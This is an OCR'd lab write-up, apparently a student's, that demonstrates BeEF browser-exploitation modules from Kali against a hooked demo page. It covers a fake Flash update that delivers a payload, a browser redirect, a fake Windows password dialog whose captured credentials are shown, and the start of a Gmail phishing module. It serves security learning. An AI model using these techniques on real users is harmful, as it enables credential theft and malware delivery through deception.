
Id: 102

Image: http://10.0.2.15:3000/adobe/flash_update.png

Payload: Custom_Payload

Custom Payload URI: https://github.com/beefproject/beef/archive/master.zip

*Executing the **Fake Flash Update** command on victim browser, with Image value as default with only changing the ip address to the kali's, which would be "http://10.0.2.15:3000/adobe/flash_update.png", and Custom Payload URL as default which is "https://github.com/beefproject/beef/archive/master.zip"*


http://10.0.2.15:3000/demos/butcher/index.html
Search...
The Butcher
THE BUTCHER
Welcome to The Butcher
meats. Please feel free t
to our mailing-list or purc
hamper!
Our Meaty Friends
Order
Thanks to http://www.flickr.com/photos/bulle_de/ and h
Adobe
REMIND ME LATER
INSTALL
https://github.com/beefproject/beef/archive/master.zip
2:08 PM
1/29/2021

An update to Adobe® Flash® Player is available.


This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player
- Flash Player is installed on over 1.3 billion connected PCs

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.

Prompts the user to install an update to Adobe Flash Player



Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!

Thanks to http://www.flickr.com/photos/bulle_de/ and http://dineSarasota.com for the BeEF images


Do you want to open or save **beef-master.zip** from **codeload.github.com**?

The delivered payload could be a custom file, a browser extension or any specific URI, which here is beef-master.zip file

2. Module: Browser: Hooked Domain: Redirect to Another Page

A number BeEF modules exist that allow you to redirect to external pages:

- The Redirect Browser module can redirect the hooked page to any other page.
    - Please note that a spontaneous redirect without any action from the user may cause them to immediately close the zombie.
    - To avoid losing the zombie from BeEF, the Redirect Browser (iFrame) sub-module will create a full viewport iFrame which redirects to the specified URL.



Module Tree search: redirect


The results from executed command modules will be listed here.

Description: This module will redirect the selected hooked browser to the address specified in the 'Redirect URL' input.

Id: 55

Redirect URL: http://beefproject.com/

*Executing the **Redirect to Another Page** command on victim browser, with Redirect URL value as default with only changing the ip address to the kali's, which would be "http://beefproject.com/"*



Your web browser (Internet Explorer 11) is out of date. Update your browser for more security, speed and the best experience on this site.

What is BeEF?

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use

Victim then gets redirected to our desired web page which here is "http://beefproject.com/"

3. Module: Social Engineering: Pretty Theft

Summary


- **Objective**: Asks the user for their username and password using a floating div.
- **Parameters** :
    - **Dialog Type** : Type of dialog box : Facebook, Linked In or Generic
    - **Backing** : Color of the background (Grey or Clear)
    - **Custom Generic Logo** : URL of the logo for generic dialog type

Internal Working

This module will just print a dialog box imitating Facebook or LinkedIn or Windows and asking for credentials. Nothing complex here, the code is a bit long due to styles modification but it is not very complex to read.

Screenshots

Kali:



BeEF Control Panel - Mozilla Firefox

localhost:3000/ui/panel#id=HKR0kXjHD55ZD2A5zjTGeWGN06fk6q7h7elTee6wWzSMwdK8n0g8zx5SPryrUxMaqlVjCTF0IM4o6lsj

Module Tree: theft

Pretty Theft

Description: Asks the user for their username and password using a floating div.

Id: 100

Dialog Type: Windows


Backing: Grey

Custom Logo (Generic only): http://10.0.2.15:3000/ui/media/images/beef.png

The results from executed command modules will be listed here.

*Executing the **Pretty Theft** command on victim browser, with choosing Dialog Type as Windows, and Custom Logo value as default with only changing the ip address to the kali's, which would be "http://10.0.2.15:3000/ui/media/images/beef.png"*


Windows:



http://10.0.2.15:3000/demos/butcher/index.html

Welcome to The Butcher, your source meats. Please feel free to view our sa to our mailing-list or purchase our spe hamper!

Windows dialog box pops up on victim’s screen, asking for credentials



Welcome to The Butcher, your source meats. Please feel free to view our sa to our mailing-list or purchase our spe hamper!

ws Security

Enter Network Password

Enter your password to connect to the server

user


password

□ Remember my credentials

OK

User then enters his credentials

Back on Kali:



Module Results History

id	date	label
0	2021-01-29 05:01	command 1
1	2021-01-29 05:02	command 2

Command results


1 Fri Jan 29 2021 05:03:01 GMT-0500 (Eastern Standard Time)

data: answer=user:password

Here on command result tab we could see the captured credentials

4. Google Phishing

Kali:



google phishing

id	date	label
0	2021-01-29 06:26	command 1

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

Id: 99

